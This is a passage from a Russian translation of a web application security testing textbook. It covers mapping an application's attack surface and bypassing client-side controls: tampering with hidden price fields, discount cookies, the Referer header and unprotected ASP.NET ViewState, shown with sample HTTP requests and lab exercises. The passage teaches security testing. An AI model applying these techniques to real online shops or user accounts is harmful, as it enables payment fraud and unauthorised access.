Путь `/home`, по-видимому, содержит аутентифицированное пользовательское содержимое. Он может стать хорошей основой для попыток провести атаку с горизонтальным повышением привилегий, получить доступ к личным сведениям другого пользователя и убедиться, что средства управления доступом присутствуют и применяются на каждой странице.

Беглая проверка показывает, что пути `/icons` и `/images` содержат статическое содержимое. Возможно, стоит перебрать имена значков, которые могут указывать на стороннее программное обеспечение, и проверить эти каталоги на наличие индексирования, однако значительные усилия на них, скорее всего, тратить не следует.

Путь `/pub` содержит ресурсы в стиле REST в `/pub/media` и `/pub/user`. Чтобы найти страницы профилей других пользователей приложения, можно провести атаку полным перебором по числовому значению в `/pub/user/11`. Подобная функциональность социальных сетей может раскрывать сведения о пользователях, имена пользователей и состояние входа других пользователей.

Путь `/shop` содержит сайт интернет-магазина и большое число URL. Однако все они имеют сходную структуру, и злоумышленник, вероятно, сможет исследовать всю соответствующую поверхность атаки, рассмотрев лишь один или два элемента. Процесс покупки может содержать интересные логические дефекты, пригодные для эксплуатации с целью получить несанкционированные скидки или избежать оплаты.

Этапы атаки

1. Поймите основную функциональность, реализованную в приложении, и главные используемые механизмы безопасности.

2. Выявите все особенности функциональности и поведения приложения, которые часто связаны с распространёнными уязвимостями.

3. Проверьте весь сторонний код по открытым базам данных уязвимостей, таким как `www.osvdb.org`, чтобы определить известные проблемы.

4. Составьте план атаки, отдав приоритет наиболее интересной функциональности и самым серьёзным из связанных с ней потенциальных уязвимостей.

Резюме

Картографирование приложения - ключевое предварительное условие для его атаки. Может возникнуть желание сразу погрузиться в работу и начать искать ошибки, однако время, потраченное на глубокое понимание функциональности, технологий и поверхности атаки приложения, в дальнейшем принесёт пользу.

Как и почти во всех аспектах взлома веб-приложений, наиболее эффективный подход заключается в применении ручных методов, при необходимости дополненных управляемой автоматизацией. Ни один полностью автоматизированный инструмент не способен безопасно провести тщательное картографирование приложения. Для этого необходимо работать вручную и опираться на собственный опыт. Изложенная нами основная методика включает следующее:

• ручной просмотр и управляемый пользователем обход пауком для перечисления видимого содержимого и функциональности приложения;

• применение полного перебора в сочетании с человеческими выводами и интуицией для обнаружения как можно большего объёма скрытого содержимого;

• интеллектуальный анализ приложения для выявления его основной функциональности, поведения, механизмов безопасности и технологий;

• оценка поверхности атаки приложения с выделением наиболее перспективных функций и поведения для более целенаправленного исследования эксплуатируемых уязвимостей.

Вопросы

Ответы можно найти по адресу `http://mdsec.net/wahh`.

1. При картографировании приложения вам встречается следующий URL:

```
https://wahh-app.com/CookieAuth.dll?GetLogon?curl=Z2Fdefault.aspx
```

Какие сведения можно вывести об используемых на сервере технологиях и его вероятном поведении?

2. Целевое приложение реализует функциональность веб-форума. Вот единственный обнаруженный вами URL:

```
http://wahh-app.com/forums/ucp.php?mode=register
```

Как можно получить список участников форума?

3. При картографировании приложения вам встречается следующий URL:

```
https://wahh-app.com/public/profile/Address.asp?action=view&location=default
```

Какие сведения можно вывести о серверных технологиях? Какие предположения можно сделать о другом возможном содержимом и функциональности?

4. Ответы веб-сервера включают следующий заголовок:

```
Server: Apache-Coyote/1.1
```

Что это говорит о технологиях, используемых на сервере?

5. Вы картографируете два разных веб-приложения и запрашиваете URL `/admin.cpf` у каждого из них. Ниже приведены заголовки ответов, возвращённые каждым запросом. Что можно заключить только по этим заголовкам о наличии запрошенного ресурса в каждом приложении?

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Mon, 20 Jun 2011 14:59:21 GMT
Content-Location: http://wahh-
app.com/includes/error.htm?404;http://wahh-app.com/admin.cpf
Date: Mon, 20 Jun 2011 14:59:21 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 2117

HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
WWW-Authenticate: Basic realm="Wahh Administration Site"
Content-Type: text/html;charset=utf-8
Content-Length: 954
Date: Mon, 20 Jun 2011 15:07:27 GMT
Connection: close
```

Глава 5. Обход клиентских средств контроля

В главе 1 было рассказано, что основная проблема безопасности веб-приложений возникает из-за способности клиентов передавать произвольные входные данные. Несмотря на это, значительная доля веб-приложений всё же полагается на различные меры, реализованные на стороне клиента для управления данными, которые клиент передаёт серверу. В целом это фундаментальный дефект безопасности: пользователь полностью контролирует клиент и отправляемые им данные и способен обойти любые средства контроля, реализованные на стороне клиента и не воспроизведённые на сервере.

Приложение может полагаться на клиентские средства контроля, чтобы ограничить пользовательский ввод, двумя основными способами. Во-первых, оно может передавать данные через клиентский компонент с помощью механизма, который, как предполагается, не позволит пользователю изменить эти данные, когда приложение впоследствии прочитает их. Во-вторых, приложение может реализовать на стороне клиента меры, управляющие взаимодействием пользователя с его собственным клиентом, с целью ограничить функциональность и/или применить средства контроля к пользовательскому вводу до его отправки. Это можно сделать с помощью возможностей HTML-форм, клиентских сценариев или технологий расширения браузера.

В этой главе рассматриваются примеры каждого вида клиентских средств контроля и способы их обхода.

Передача данных через клиент

Часто приложение передаёт клиенту данные в форме, которую конечный пользователь не может непосредственно увидеть или изменить, ожидая, что впоследствии эти данные будут отправлены обратно серверу в следующем запросе. Нередко разработчики приложения просто предполагают, что используемый механизм передачи гарантирует неизменность данных во время их прохождения через клиент.

Поскольку всё отправляемое клиентом серверу находится под контролем пользователя, предположение, что передаваемые через клиент данные не будут изменены, обычно ложно и нередко делает приложение уязвимым для одной или нескольких атак.

Можно обоснованно задаться вопросом: если сервер знает и задаёт определённый элемент данных, зачем приложению вообще передавать это значение клиенту, а затем считывать его обратно? На самом деле разработчикам часто проще создавать приложения таким образом по нескольким причинам:

• устраняется необходимость отслеживать всевозможные данные в сеансе пользователя. Сокращение объёма данных каждого сеанса, хранимых на сервере, может также повысить производительность приложения;

• если приложение развёрнуто на нескольких отдельных серверах, а пользователи при выполнении многоэтапного действия могут взаимодействовать более чем с одним из них, совместное использование серверных данных хостами, которые способны обрабатывать запросы одного пользователя, может оказаться непростой задачей. Использование клиента для передачи данных может показаться заманчивым решением;

• если приложение использует на сервере какие-либо сторонние компоненты, например корзины покупок, изменить их может быть трудно или невозможно, поэтому передача данных через клиент может оказаться самым простым способом интеграции;

• в некоторых ситуациях отслеживание нового элемента данных на сервере может потребовать обновления основного серверного API, что запустит полномасштабный формальный процесс управления изменениями и регрессионное тестирование. Более частичное решение с передачей данных на стороне клиента может позволить избежать этого и уложиться в жёсткие сроки.

Однако передача конфиденциальных данных таким способом обычно небезопасна и становилась причиной бесчисленных уязвимостей приложений.

Скрытые поля формы

Скрытые поля HTML-форм - распространённый механизм передачи данных через клиент в форме, внешне не допускающей изменения. Если поле помечено как скрытое, оно не отображается на экране. Однако имя и значение поля хранятся в форме и отправляются обратно приложению, когда пользователь отправляет форму.

Классический пример этого дефекта безопасности - приложение розничной торговли, хранящее цены товаров в скрытых полях формы. На заре веб-приложений эта уязвимость была чрезвычайно распространена, но и сегодня она отнюдь не устранена. На рисунке 5-1 показана типичная форма.




Рисунок 5-1. Типичная HTML-форма

За этой формой стоит следующий код:

```
<form method=”post” action=”Shop.aspx?prod=1”>
Product: iPhone 5 <br/>
Price: 449 <br/>
Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)
<br/>
<input type=”hidden” name=”price” value=”449”>
<input type=”submit” value=”Buy”>
</form>
```

Обратите внимание на поле формы `price`, помеченное как скрытое. Когда пользователь отправляет форму, это поле передаётся серверу:

```
POST /shop/28/Shop.aspx?prod=1 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

quantity=1&price=449
```

Попробуйте сами!

http://mdsec.net/shop/28/

Хотя поле цены не отображается на экране и пользователь не может его редактировать, это происходит исключительно потому, что приложение приказало браузеру скрыть поле. Поскольку всё происходящее на стороне клиента в конечном счёте находится под контролем пользователя, это ограничение можно обойти и изменить цену.

Один из способов - сохранить исходный код HTML-страницы, изменить значение поля, снова загрузить исходный код в браузер и нажать кнопку Buy. Однако проще и изящнее воспользоваться перехватывающим прокси-сервером, чтобы изменять требуемые данные на лету.

Перехватывающий прокси-сервер чрезвычайно полезен при атаке на веб-приложение и является единственным по-настоящему незаменимым инструментом. Доступно множество таких инструментов. Мы будем использовать Burp Suite, написанный одним из авторов этой книги.

Прокси-сервер располагается между веб-браузером и целевым приложением. Он перехватывает каждый запрос к приложению и каждый полученный от него ответ как по HTTP, так и по HTTPS. Любое перехваченное сообщение он может задержать, чтобы пользователь изучил или изменил его. Если вы прежде не пользовались перехватывающим прокси-сервером, подробнее о его работе, настройке и запуске можно прочитать в главе 20.

Установив и должным образом настроив перехватывающий прокси-сервер, можно задержать запрос, отправляющий форму, и изменить поле цены на любое значение, как показано на рисунке 5-2.




Рисунок 5-2. Изменение значений скрытых полей формы с помощью перехватывающего прокси-сервера

Если приложение обрабатывает транзакцию на основе переданной цены, товар можно купить по цене, выбранной вами.

Совет. Обнаружив приложение с такой уязвимостью, проверьте, можно ли передать отрицательную цену. В некоторых случаях приложения действительно принимали транзакции с отрицательными ценами. Злоумышленник получал и возврат средств на кредитную карту, и заказанный товар - настоящая беспроигрышная ситуация.

Файлы cookie HTTP

Ещё один распространённый механизм передачи данных через клиент - файлы cookie HTTP. Как и скрытые поля формы, обычно они не отображаются на экране и пользователь не может изменить их непосредственно. Разумеется, их можно изменить с помощью перехватывающего прокси-сервера, изменив либо ответ сервера, который их задаёт, либо последующие запросы клиента, которые их передают.

Рассмотрим следующий вариант предыдущего примера. После входа покупателя в приложение он получает такой ответ:

```
HTTP/1.1 200 OK
Set-Cookie: DiscountAgreed=25
Content-Length: 1530
...
```

Этот файл cookie `DiscountAgreed` указывает на классический случай, когда для защиты данных, передаваемых через клиент, полагаются на клиентские средства контроля, то есть на тот факт, что обычно файлы cookie нельзя изменить. Если приложение доверяет значению cookie `DiscountAgreed`, когда тот отправляется обратно серверу, покупатели могут получать произвольные скидки, изменяя это значение. Например:

```
POST /shop/92/Shop.aspx?prod=3 HTTP/1.1
Host: mdsec.net
Cookie: DiscountAgreed=25
Content-Length: 10

quantity=1
```

Попробуйте сами!

http://mdsec.net/shop/92/

Параметры URL

Приложения часто передают данные через клиент с помощью заранее заданных параметров URL. Например, когда пользователь просматривает каталог товаров, приложение может предоставлять ему гиперссылки на URL наподобие следующего:

```
http://mdsec.net/shop/?prod=3&pricecode=32
```

Когда URL с параметрами отображается в адресной строке браузера, любой пользователь может легко изменить параметры без каких-либо инструментов. Однако во многих случаях приложение может ожидать, что обычные пользователи не способны просматривать или изменять параметры URL:

• когда встроенные изображения загружаются по URL, содержащим параметры;

• когда URL с параметрами используются для загрузки содержимого фрейма;

• когда форма использует метод `POST`, а её целевой URL содержит заранее заданные параметры;

• когда приложение применяет всплывающие окна или другие методы, чтобы скрыть адресную строку браузера.

Разумеется, в любом таком случае значения любых параметров URL можно изменить с помощью перехватывающего прокси-сервера, как уже обсуждалось.

Заголовок Referer

Браузеры включают заголовок `Referer` в большинство HTTP-запросов. Он указывает URL страницы, с которой поступил текущий запрос: пользователь перешёл по гиперссылке, отправил форму либо страница ссылалась на другие ресурсы, например изображения. Поэтому его можно использовать как механизм передачи данных через клиент. Поскольку обрабатываемые приложением URL находятся под его контролем, разработчики могут предположить, что с помощью заголовка `Referer` можно достоверно определить, какой URL сформировал конкретный запрос.

Например, рассмотрим механизм, позволяющий пользователям сбросить забытый пароль. Приложение требует, чтобы пользователь прошёл несколько этапов в заданной последовательности, прежде чем фактически сбросит значение пароля следующим запросом:

```
GET /auth/472/CreateUser.ashx HTTP/1.1
Host: mdsec.net
Referer: https://mdsec.net/auth/472/Admin.ashx
```

Приложение может использовать заголовок `Referer`, чтобы проверить, поступил ли этот запрос с правильного этапа (`Admin.ashx`). Если это так, пользователь получает доступ к запрошенной функциональности.

Однако, поскольку пользователь контролирует каждый аспект любого запроса, включая заголовки HTTP, это средство контроля можно легко обойти, перейдя непосредственно к `CreateUser.ashx` и с помощью перехватывающего прокси-сервера заменив значение заголовка `Referer` на требуемое приложению.

Согласно стандартам w3.org, заголовок `Referer` является строго необязательным. Поэтому, хотя большинство браузеров реализуют его, применение этого заголовка для управления функциональностью приложения следует считать кустарным решением.

> **Попробуйте сами!**
>
> http://mdsec.net/auth/472/

Распространённое заблуждение

Часто предполагается, что заголовки HTTP каким-то образом лучше защищены от изменения, чем другие части запроса, например URL. Из-за этого разработчики могут реализовать функциональность, доверяющую значениям, переданным в таких заголовках, как `Cookie` и `Referer`, при этом правильно проверяя другие данные, например параметры URL. Однако такое представление ложно. Благодаря множеству свободно доступных перехватывающих прокси-инструментов любой хакер-любитель, нацелившийся на приложение, без труда изменит все данные запроса. Это примерно то же самое, что предположить: когда учительница приходит обыскивать вашу парту, безопаснее спрятать водяной пистолет в нижнем ящике, потому что ей придётся ниже нагнуться, чтобы его обнаружить.

Этапы атаки

1. Найдите все места в приложении, где скрытые поля формы, файлы cookie и параметры URL, по всей видимости, применяются для передачи данных через клиент.

2. Попытайтесь определить или угадать роль элемента в логике приложения по контексту, в котором он появляется, и таким подсказкам, как имя параметра.

3. Изменяйте значение элемента способами, соответствующими его назначению в приложении. Установите, обрабатывает ли приложение произвольные значения, переданные в параметре, и создаёт ли это какие-либо уязвимости.

Непрозрачные данные

Иногда данные, передаваемые через клиент, невозможно непосредственно понять, поскольку они каким-либо образом зашифрованы или обфусцированы. Например, вместо цены товара, хранящейся в скрытом поле, можно увидеть передачу загадочного значения:

```
<form method=”post” action=”Shop.aspx?prod=4”>
Product: Nokia Infinity <br/>
Price: 699 <br/>
Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)
<br/>
<input type=”hidden” name=”price” value=”699”>
<input type=”hidden” name=”pricing_token”
value=”E76D213D291B8F216D694A34383150265C989229”>
<input type=”submit” value=”Buy”>
</form>
```

Увидев это, можно обоснованно предположить, что при отправке формы серверное приложение проверяет целостность непрозрачной строки либо даже расшифровывает или деобфусцирует её, чтобы каким-либо образом обработать открытое значение. Эта дальнейшая обработка может быть уязвима для ошибок любого рода. Однако, чтобы исследовать и эксплуатировать их, сначала необходимо соответствующим образом обернуть полезную нагрузку.

Попробуйте сами!

http://mdsec.net/shop/48/

Примечание. Непрозрачные элементы данных, передаваемые через клиент, часто входят в механизм обработки сеансов приложения. Токены сеанса, отправляемые в файлах cookie HTTP, токены защиты от CSRF, передаваемые в скрытых полях, и одноразовые токены URL для доступа к ресурсам приложения - всё это потенциальные цели для клиентского вмешательства. С такими токенами связано множество особых соображений, подробно рассмотренных в главе 7.

Этапы атаки

При столкновении с непрозрачными данными, передаваемыми через клиент, возможны несколько направлений атаки:

1. Если известно открытое значение, стоящее за непрозрачной строкой, можно попытаться расшифровать применяемый алгоритм обфускации.

2. Как описано в главе 4, в другом месте приложения могут находиться функции, с помощью которых можно получить непрозрачную строку, соответствующую фрагменту открытого текста под вашим контролем. В такой ситуации можно непосредственно получить строку, необходимую для передачи произвольной полезной нагрузки целевой функции.

3. Даже если непрозрачная строка непроницаема, её значение, возможно, удастся повторно воспроизвести в других контекстах для достижения вредоносного эффекта. Например, параметр `pricing_token` в показанной ранее форме может содержать зашифрованную версию цены товара. Хотя создать зашифрованный эквивалент произвольной выбранной вами цены невозможно, можно скопировать зашифрованную цену другого, более дешёвого товара и передать вместо исходной.

4. Если больше ничего не помогает, можно попытаться атаковать серверную логику, которая расшифровывает или деобфусцирует непрозрачную строку, передавая её искажённые варианты, например чрезмерно длинные значения, разные наборы символов и тому подобное.

ViewState ASP.NET

Один из часто встречающихся механизмов передачи непрозрачных данных через клиент - ViewState ASP.NET. Это скрытое поле, по умолчанию создаваемое во всех веб-приложениях ASP.NET. Оно содержит сериализованные сведения о состоянии текущей страницы. Платформа ASP.NET использует ViewState для повышения производительности сервера. Он позволяет серверу сохранять элементы пользовательского интерфейса между последовательными запросами без необходимости хранить все соответствующие сведения о состоянии на стороне сервера. Например, сервер может заполнить раскрывающийся список на основе параметров, переданных пользователем. Когда пользователь отправляет последующие запросы, браузер не передаёт содержимое списка обратно серверу. Однако он передаёт скрытое поле ViewState, содержащее сериализованную форму списка. Сервер десериализует ViewState и воссоздаёт тот же список, который снова показывается пользователю.

Помимо этого основного назначения ViewState, разработчики могут использовать его для хранения произвольных сведений между последовательными запросами. Например, вместо сохранения цены товара в скрытом поле формы приложение может сохранить её в ViewState следующим образом:

```
string price = getPrice(prodno);
ViewState.Add(“price”, price);
```

Теперь возвращаемая пользователю форма выглядит примерно так:

```
<form method=”post” action=”Shop.aspx?prod=3”>
<input type=”hidden” name=”__VIEWSTATE” id=”__VIEWSTATE”
value=”/wEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQMzOTlkZA==” />
Product: HTC Avalanche <br/>
Price: 399 <br/>
Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)
<br/>
<input type=”submit” value=”Buy”>
</form>
```

Когда пользователь отправляет форму, его браузер передаёт следующее:

```
POST /shop/76/Shop.aspx?prod=3 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

__VIEWSTATE=%2FwEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQMzOTlkZA%3D%3D&
quantity=1
```

По всей видимости, запрос не содержит цены товара, а только заказанное количество и непрозрачный параметр ViewState. Произвольное изменение этого параметра приводит к сообщению об ошибке, и покупка не обрабатывается.

В действительности параметр ViewState представляет собой строку в кодировке Base64, которую легко декодировать и увидеть помещённый в неё параметр цены:

```
3D FF 01 0F 0F 05 0B 2D 31 35 38 37 31 36 39 30 ; =ÿ.....-15871690
36 32 0F 16 02 1E 05 70 72 69 63 65 05 03 33 39 ; 62.....price..39
39 64 64                                        ;    9dd
```

> **Совет.** При попытке декодировать строку, похожую на закодированную в Base64, часто начинают декодирование с неправильной позиции внутри строки. Из-за принципа работы Base64 в таком случае декодированная строка будет содержать бессмыслицу. Base64 - блочный формат, где каждые 4 байта закодированных данных преобразуются в 3 байта декодированных. Поэтому, если попытки декодировать строку Base64 не дают ничего осмысленного, попробуйте начать с четырёх соседних смещений в закодированной строке.

По умолчанию платформа ASP.NET защищает ViewState от вмешательства, добавляя к нему ключевой хеш, известный как защита MAC. Однако некоторые приложения отключают эту стандартную защиту, а значит, значение ViewState можно изменить и определить, влияет ли это на серверную обработку приложения.

Burp Suite содержит анализатор ViewState, который показывает, защищён ли ViewState с помощью MAC, как на рисунке 5-3. Если защиты нет, содержимое ViewState можно редактировать в Burp с помощью шестнадцатеричного редактора под деревом ViewState. Когда сообщение отправляется серверу или клиенту, Burp передаёт обновлённый ViewState и в данном примере позволяет изменить цену приобретаемого товара.




Рисунок 5-3. Burp Proxy может декодировать и отображать ViewState, позволяя просматривать и редактировать его содержимое, если параметр EnableViewStateMac не задан

Попробуйте сами!

`http://mdsec.net/shop/76/`

Этапы атаки

1. Если вы атакуете приложение ASP.NET, проверьте, включена ли защита MAC для ViewState. На неё указывает наличие 20-байтового хеша в конце структуры ViewState; подтвердить его присутствие можно анализатором ViewState в Burp Suite.

2. Даже если ViewState защищён, декодируйте его с помощью Burp на различных страницах приложения и выясните, использует ли приложение ViewState для передачи конфиденциальных данных через клиент.

3. Попытайтесь изменить значение конкретного параметра внутри ViewState, не нарушая его структуру, и посмотрите, появится ли сообщение об ошибке.

4. Если ViewState удаётся изменить без ошибок, изучите функцию каждого находящегося в нём параметра и выясните, хранит ли в нём приложение какие-либо специальные данные. Попробуйте передать в качестве каждого параметра специально сформированные значения для исследования распространённых уязвимостей, как вы поступили бы с любым другим элементом данных, передаваемым через клиент.

5. Учтите, что защита MAC может включаться или отключаться отдельно для каждой страницы, поэтому на уязвимости вмешательства во ViewState, возможно, потребуется проверить каждую значимую страницу приложения. Если вы используете Burp Scanner с включённым пассивным сканированием, Burp автоматически сообщает обо всех страницах, использующих ViewState без защиты MAC.

Получение пользовательских данных: HTML-формы

Другой основной способ, которым приложения применяют клиентские средства контроля для ограничения передаваемых клиентами данных, связан с данными, изначально не заданными сервером, а собранными на самом клиентском компьютере.

HTML-формы - самый простой и распространённый способ получить ввод пользователя и передать его серверу. В простейшем варианте этого метода пользователи вводят данные в именованные текстовые поля, которые передаются серверу как пары имени и значения. Однако формы можно использовать и иначе: они способны устанавливать ограничения или выполнять проверки данных, предоставленных пользователем. Когда приложение использует эти клиентские средства контроля как механизм безопасности для защиты от вредоносного ввода, их обычно легко обойти, что делает приложение потенциально уязвимым для атаки.

Ограничения длины

Рассмотрим следующий вариант исходной HTML-формы, который устанавливает для поля количества максимальную длину 1:

```
<form method=”post” action=”Shop.aspx?prod=1”>
Product: iPhone 5 <br/>
Price: 449 <br/>
Quantity: <input type=”text” name=”quantity” maxlength=”1”> <br/>
<input type=”hidden” name=”price” value=”449”>
<input type=”submit” value=”Buy”>
</form>
```

Здесь браузер не позволяет пользователю ввести в поле более одного символа, поэтому серверное приложение может предположить, что полученный параметр количества будет меньше 10. Однако это ограничение легко обойти: либо перехватить запрос, содержащий отправленную форму, и ввести произвольное значение, либо перехватить ответ с формой и удалить атрибут `maxlength`.

Перехват ответов

При попытке перехватить и изменить ответы сервера соответствующее сообщение в прокси может выглядеть так:

```
HTTP/1.1 304 Not Modified
Date: Wed, 6 Jul 2011 22:40:20 GMT
Etag: “6c7-5fcc0900”
Expires: Thu, 7 Jul 2011 00:40:20 GMT
Cache-Control: max-age=7200
```

Этот ответ возникает потому, что в браузере уже есть кешированная копия запрошенного ресурса. Когда браузер запрашивает кешированный ресурс, он обычно добавляет к запросу два заголовка: `If-Modified-Since` и `If-None-Match`:

```
GET /scripts/validate.js HTTP/1.1

Host: wahh-app.com
If-Modified-Since: Sat, 7 Jul 2011 19:48:20 GMT
If-None-Match: “6c7-5fcc0900”
```

Эти заголовки сообщают серверу, когда браузер в последний раз обновлял кешированную копию. Строка `Etag`, предоставленная сервером вместе с этой копией ресурса, служит своего рода серийным номером, который сервер назначает каждому кешируемому ресурсу.

Он обновляется при каждом изменении ресурса. Если сервер располагает более новой версией ресурса, чем дата в заголовке `If-Modified-Since`, или если `Etag` текущей версии совпадает со значением в заголовке `If-None-Match`, сервер отвечает последней версией ресурса. В противном случае он возвращает показанный здесь ответ `304`, сообщая браузеру, что ресурс не изменился и следует использовать его кешированную копию.

Когда это происходит и необходимо перехватить и изменить кешированный браузером ресурс, можно перехватить соответствующий запрос и удалить заголовки `If-Modified-Since` и `If-None-Match`. Тогда сервер ответит полной версией запрошенного ресурса. В Burp Proxy есть возможность удалять эти заголовки из каждого запроса, тем самым отменяя все сведения о кеше, передаваемые браузером.

Этапы атаки

1. Ищите элементы форм с атрибутом `maxlength`. Передавайте данные длиннее этого ограничения, но правильно оформленные во всех остальных отношениях, например числовые, если приложение ожидает число.

2. Если приложение принимает чрезмерно длинные данные, можно заключить, что клиентская проверка не воспроизведена на сервере.

3. В зависимости от последующей обработки параметра приложением дефекты проверки можно использовать для эксплуатации других уязвимостей, например SQL-инъекции, межсайтового скриптинга или переполнения буфера.

Проверка с помощью сценариев

